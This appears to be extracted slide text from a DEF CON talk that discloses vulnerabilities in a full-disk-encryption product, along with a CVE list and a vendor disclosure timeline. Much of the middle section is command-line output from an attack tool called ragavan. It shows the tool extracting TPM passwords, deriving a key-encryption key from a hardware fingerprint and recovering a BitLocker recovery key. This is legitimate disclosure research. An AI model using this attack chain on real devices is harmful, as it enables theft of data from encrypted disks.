


```
[*] [attack] [SSDecryptBlockXTS] Progress 100.00% (65535/65536 sectors)
```

```
[+] [ragavan] [SSDecryptDataStore] decrypted DataStore written to datastore.bin
```

```
$ hexdump -C datastore.bin | head
```

```
00000000 eb fe 90 4d 53 44 4f 53 35 2e 30 00 02 10 01 00 |...MSDOS5.0.....|  
00000010 02 00 02 00 00 f0 ef 00 3f 00 ff 00 00 00 00 00 |.....?.....|  
00000020 00 00 08 00 80 00 29 a6 00 56 5a 4e 4f 20 4e 41 |.....)..VZNO NA|  
00000030 4d 45 20 20 20 20 46 41 54 20 20 20 20 00 00 00 |ME    FAT    ..|  
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
```

TPM Activation



TPM Secrets

crypt_config - TPM Unseal

ss_util_hw_get_tpm_data_blocks
(0x00437833)

TPM UNSEAL

shm_lookup_dsk_by_uuid
(0x004347a7)



ss_hw_misc_deserialize_dsk
(0x0042f1a5)



_get_tpm_key_passwords
(0x00429c74)



_util_get_tpm_storage_key
(0x00429ac8)

Hidden Blocks

#	Sector	Size	Block
0	62873600	2416368	NIX Data Block
1	65290000	204800	Log Store
2	65494800	16	TPM RBytes
3	65494816	32	TPM Data Block
4	65494848	16	Resv1 Data Block
5	65494864	16	DataStore RBytes
6	65494880	524288	DataStore
7	66019168	128	TPM Resv Data Block
8	66019296	0	Resv2 Data Block
9	66019311	1	EDA Layout Table

TPM Secret Storage

TPM RBytes

Decompile: ss_crypt_get_tpm_storage_key - (crypt_config)

```
28 long local_20;
29
30 local_20 = *(long *) (in_FS_OFFSET + 0x28);
31 iVar1 = ss_util_hw_get_random_sectors(&local_b0);
32 if (iVar1 == 0) {
33     lVar4 = *(long *) (local_b0 + 8);
34     local_a8 = *(undefined8 *) (lVar4 + 0x1000);
35     uStack_a0 = *(undefined8 *) (lVar4 + 0x1008);
36     local_98 = *(undefined8 *) (lVar4 + 0x1010);
37     uStack_90 = *(undefined8 *) (lVar4 + 0x1018);
38     local_88 = *(undefined8 *) (lVar4 + 0x1020);
39     uStack_80 = *(undefined8 *) (lVar4 + 0x1028);
40     local_78 = *(undefined8 *) (lVar4 + 0x1030);
41     uStack_70 = *(undefined8 *) (lVar4 + 0x1038);
42     local_68 = *(undefined8 *) (lVar4 + 0x1040);
43     uStack_60 = *(undefined8 *) (lVar4 + 0x1048);
44     local_58 = *(undefined8 *) (lVar4 + 0x1050);
45     uStack_50 = *(undefined8 *) (lVar4 + 0x1058);
46     local_48 = *(undefined8 *) (lVar4 + 0x1060);
47     uStack_40 = *(undefined8 *) (lVar4 + 0x1068);
48     local_38 = *(undefined8 *) (lVar4 + 0x1070);
49     uStack_30 = *(undefined8 *) (lVar4 + 0x1078);
50     puVar2 = (undefined4 *) ss_malloc(0x10);
51     *puVar2 = 0x11200006;
52     puVar2[1] = 0x20;
```

TPM Resv Data Block

```
-- Padding (4B)
-- Magic Bytes (4B) (0xD1002011 - TPM Locked)
-- Size (4B)
-- Magic Bytes (4B) (0x02002011 - Encrypted)
-- TPM Seal Size (4B)
-- Preamble (8B)
-- PALIGNR Block Data
|   -- Block Size (4B)
|   -- PALIGNR TPM ENC Data Block
|   -- Preamble (8B)
|   -- TPM Handle
|   -- Padding (4B)
|   -- PUB Size (4B)
|   -- PALIGNR - PUB Cert
|   -- Padding (4B)
|   -- PUB Size (4B)
|   -- PALIGNR - PRI KEY
```

PCR Measurement

Measured EFI Components

EFI/CPSD/AESModulDxe.efi
EFI/CPSD/EncFilterDxe.efi
EFI/CPSD/Bootxsa.efi
EFI/CPSD/bzImage.efi
EFI/CPSD/Shim.efi
EFI/CPSD/Log2Usb.efi
EFI/CPSD/DRIVERS/UTILS/FontRendererDxe.efi
EFI/CPSD/DRIVERS/UTILS/HighPrecisionTimerDxe.efi
EFI/CPSD/DRIVERS/UTILS/SmartCardReaderDxe.efi
EFI/CPSD/DRIVERS/FS/SdRamDiskDxe.efi
EFI/CPSD/DRIVERS/FS/Ext4Dxe.efi

Measurement Logic

```
for i := 0; i < len(sum); i++ {  
    rollSum[i] = rollSum[i] ^ sum[i]  
}
```

ragavan - TPM Secret Extraction

```
$ ragavan GetTPMData cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
    PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [attack] [pullTPMData] successful TPM data block recovery
[*] [attack] [pullTPMData] TPM data block is locked
[*] [tpm] [getPCR] TPM PCR MagicBytes: 0xd2002011 offset: 16352
[*] [tpm] [Unshuffle] TPM Reserv Data Block MagicBytes: 0x00000000d1002011 Size: 8492
...
[+] [attack] [DumpTPMBlocks] TPM PCR list: 15
[+] [attack] [DumpTPMBlocks] TPM Handle: 0x81004350
[+] [attack] [DumpTPMBlocks] TPM RST counter: 0
[+] [attack] [DumpTPMBlocks] TPM admin passwd: 7H3f2w82zD78vKg1
[+] [attack] [DumpTPMBlocks] TPM seal passwd: tU7uutttIC61l6o
[+] [attack] [DumpTPMBlocks] TPM PUB Cert:
AE4ACAALAAAEUgAga9aHRXDWczkhqtlg0vKInS52YYm0jr6Xe3mZ4rvLVAlAEAAg4J1p6x0mA91mj86fnP46t0bX1Q1u39T8Q/s1srYExt4=
[+] [attack] [DumpTPMBlocks] TPM KEY Cert:
AL4AIA05Mf0NIvRAAnDbF8UV5t433wyVrOpdbqnxIn0Gw0N0ABADcnF9UbfunexlmnDLWm0rqCgwzyyIRqHBnS5ZfMx6n9Nya5G2j7XC4sDy40
BhdA2R7qRZqBEc+He7c+xxZAU5ZLVrAjlhbzla9USHrHdoX07Mt6L+KM10G2E/W4/12AP49BSLLjzx1Bb2F5FvhFAzy1Y3OND6/8uUroABmZ6
EUBzNvG+An2Zw9je6m63mNZNc0obnGcses18
```

Encryption Keys

Crypto Keys

DataStore File Tree

```
├── TPADB.BIN
...
├── KEYS
│   ├── AUTH_AD.BIN
│   ├── BLKEY.BIN
│   ├── BL_RECPW.BIN
│   ├── DEK.BIN
│   ├── EDA_KEYS.BIN
│   ├── PBA_ENC.BIN
│   ├── REF_VAL.BIN
│   └── WOL_AES.BIN
...
```

-- TPADB.BIN --

```
00000000 31 88 7f 26 48 bf 13 9f ac f6 a1 04 36 fb 04 cd
00000010 e8 aa c6 ee cc 1f b2 b0 8b 09 1c e4 fa 68 2c 0a
00000020
```

-- BL_RECPW.BIN --

```
00000000 dd 3b ca a1 e2 a9 3e f3 bf eb f8 81 08 d7 da 9d
00000010 31 ce 4e 8a fb 0d b3 2d 73 d7 96 92 ab 90 fb a5
00000020 89 53 4f 20 a5 f0 3b 5e 0a 42 9c 24 3d 9e 2e 12
00000030 17 a7 3d bb 42 95 7c c7 d0 22 73 ac bf 15 58 62
00000040
```

System Fingerprinting


- Pull **CPUID**
- Pull **dmidecode**
- Pull **NIC Info**
- Pull **HD Serial**
- Pull **lspci**
- SUM it up!!

```
# ragavan GenTPASig -dd
[*] [cp-crypto] [getHDSerial] trying /dev/sda
[DEBUG] [cp-crypto] [HW FingerPrint] hwdata:
00000000 1F 00 00 00 47 65 6E 75 6E 74 65 6C 69 6E 65 49 |....GenuntelineI|
00000010 71 06 0B 00 00 08 02 00 23 32 FA F0 FF FB 8B 1F |q.....#2.....|
00000020 4B 56 4D 4B 56 4D 4B 56 4D 00 00 00 51 45 4D 55 |KVMKVMKVM...QEMU|
00000030 00 53 74 61 6E 64 61 72 64 20 50 43 20 28 51 33 |.Standard PC (Q3|
00000040 35 20 2B 20 49 43 48 39 2C 20 32 30 30 39 29 00 |5 + ICH9, 2009).|
...
000000A0 20 20 20 20 00 00 00 86 80 C0 29 00 00 00 01 00 | .....).....|
000000B0 36 1B 00 01 00 05 00 02 00 86 80 D3 10 00 00 00 |6.....|
000000C0 03 00 86 80 22 29 01 02 00 1F 00 86 80 18 29 00 |....").....).|
000000D0 02 00 1F 02 86 80 22 29 01 02 00 1F 03 86 80 30 |.....").....0|
000000E0 29 00 02 |)..|

[DEBUG] [cp-crypto] [HW FingerPrint] hwdata key:
00000000 D1 15 8B C4 8F 15 42 5C B5 DF 02 7D 54 BF 15 1E |.....B\...}T...|
00000010 17 6C D1 59 61 32 F4 09 D5 B6 C5 DB 5E 37 7B 54 |.1.Ya2.....^7{T|

[+] [ragavan] [HW FingerPrint] 0RWLxI8VQly13wJ9VL8VHhds0VlhMvQJ1bbF2143e1Q=
```

KEK/BEK Crypto Process



ragavan - KEK Decryption

```
$ hexdump -C /mnt/datastore/TPADB.BIN
```

```
00000000 31 88 7f 26 48 bf 13 9f ac f6 a1 04 36 fb 04 cd |1..&H.....6...|
00000010 e8 aa c6 ee cc 1f b2 b0 8b 09 1c e4 fa 68 2c 0a |.....h,.,|
00000020
```



```
$ ragavan DecryptKEK -f /mnt/datastore/TPADB.BIN -k
```

```
0RWLxI8VQ1y13wJ9VL8VHhds0VlhMvQJ1bbF2143e1Q= /dev/nbd0
```

```
[+] [edaDisk] [GetEDAPart] NIX Partition Located
```

```
PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
```

```
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
```

```
[+] [ragavan] [DecryptKEK] KEK: 4GmEE/1j2eXL7n9xsxDYzmPeLoq24QEGMhGZ1fnRye4=
```

ragavan - BitLocker Key Decryption

```
$ hexdump -C /mnt/datastore/KEYS/BL_RECPW.BIN
00000000 dd 3b ca a1 e2 a9 3e f3 bf eb f8 81 08 d7 da 9d |.;....>.....|
00000010 31 ce 4e 8a fb 0d b3 2d 73 d7 96 92 ab 90 fb a5 |1.N....-s.....|
00000020 89 53 4f 20 a5 f0 3b 5e 0a 42 9c 24 3d 9e 2e 12 |.S0 ..;^.B.$=...|
00000030 17 a7 3d bb 42 95 7c c7 d0 22 73 ac bf 15 58 62 |..=.B.|.."s...Xb|
00000040
```



```
$ ragavan DecryptBLRPW -f KEYS/BL_RECPW.BIN -k 4GmEE/1j2eXL7n9xsxDYzmPeLoq24QEGMhGZ1fnRye4=
cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
    PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [ragavan] [DecryptBitLockerRecovery] BitLocker Key:
227326-265892-611754-694485-513480-230923-026675-475915
```

The Bugs

The Bugs

CVE-2025-59319

FIFO GPT search for EDA Partition

CVE-2025-59320

TPM secrets offline accessible

CVE-2025-59321

TPM seal/unseal unbound from bootstate

CVE-2025-59322

init.sh LUKS decrypt fallback to plain

CVE-2025-59323

No DataStore content validation

CVE-2025-59324

ss_gui ineffective LUKS validation

CVE-2025-59325

Recoverable/hardcoded secrets from init rootfs


CVE-2025-59326

No IMA protections over TMPFS


CVE-2025-59327

Bootxsa ineffective LUKS validation

Stack Attack




Stack Attack



DEMO

Live Boot



DEMO

Disclosure Timeline

- 2025-07-30: Initial Notification
- 2025-08-13: CryptoPro Finding Acknowledgement
- 2025-08-14: MITRE Registration
- 2025-11-11: CryptoPro Release of v7.7.2
- 2025-12-02: CryptoPro Release of v7.7.3
- 2026-02-12: CryptoPro Release of v7.7.4
- 2026-03-27: CryptoPro Provided v7.7.4 for Remediation Validation
- 2026-04-27: Remediation Validation Completed

Takeaways



TODAY

15 CVEs via Disk Manipulation • Crypto Failures •
TPM Compromise • Code Execution • Tooling



TOMORROW....



Design Flaws Over Time



“L U K S” is NOT Enough



TPM Policy Needs a RoT

Thank You



Matt Burch

@emptynebuli

Principal Security Researcher

DEF CON

- <https://buff.ly/VJowl24>
- <https://buff.ly/vtSn718>

Tooling

- <https://github.com/atredispartners/ragavan>

Payment Village

- CAPTURE_THE_COIN
- <https://buff.ly/yfRaHli>

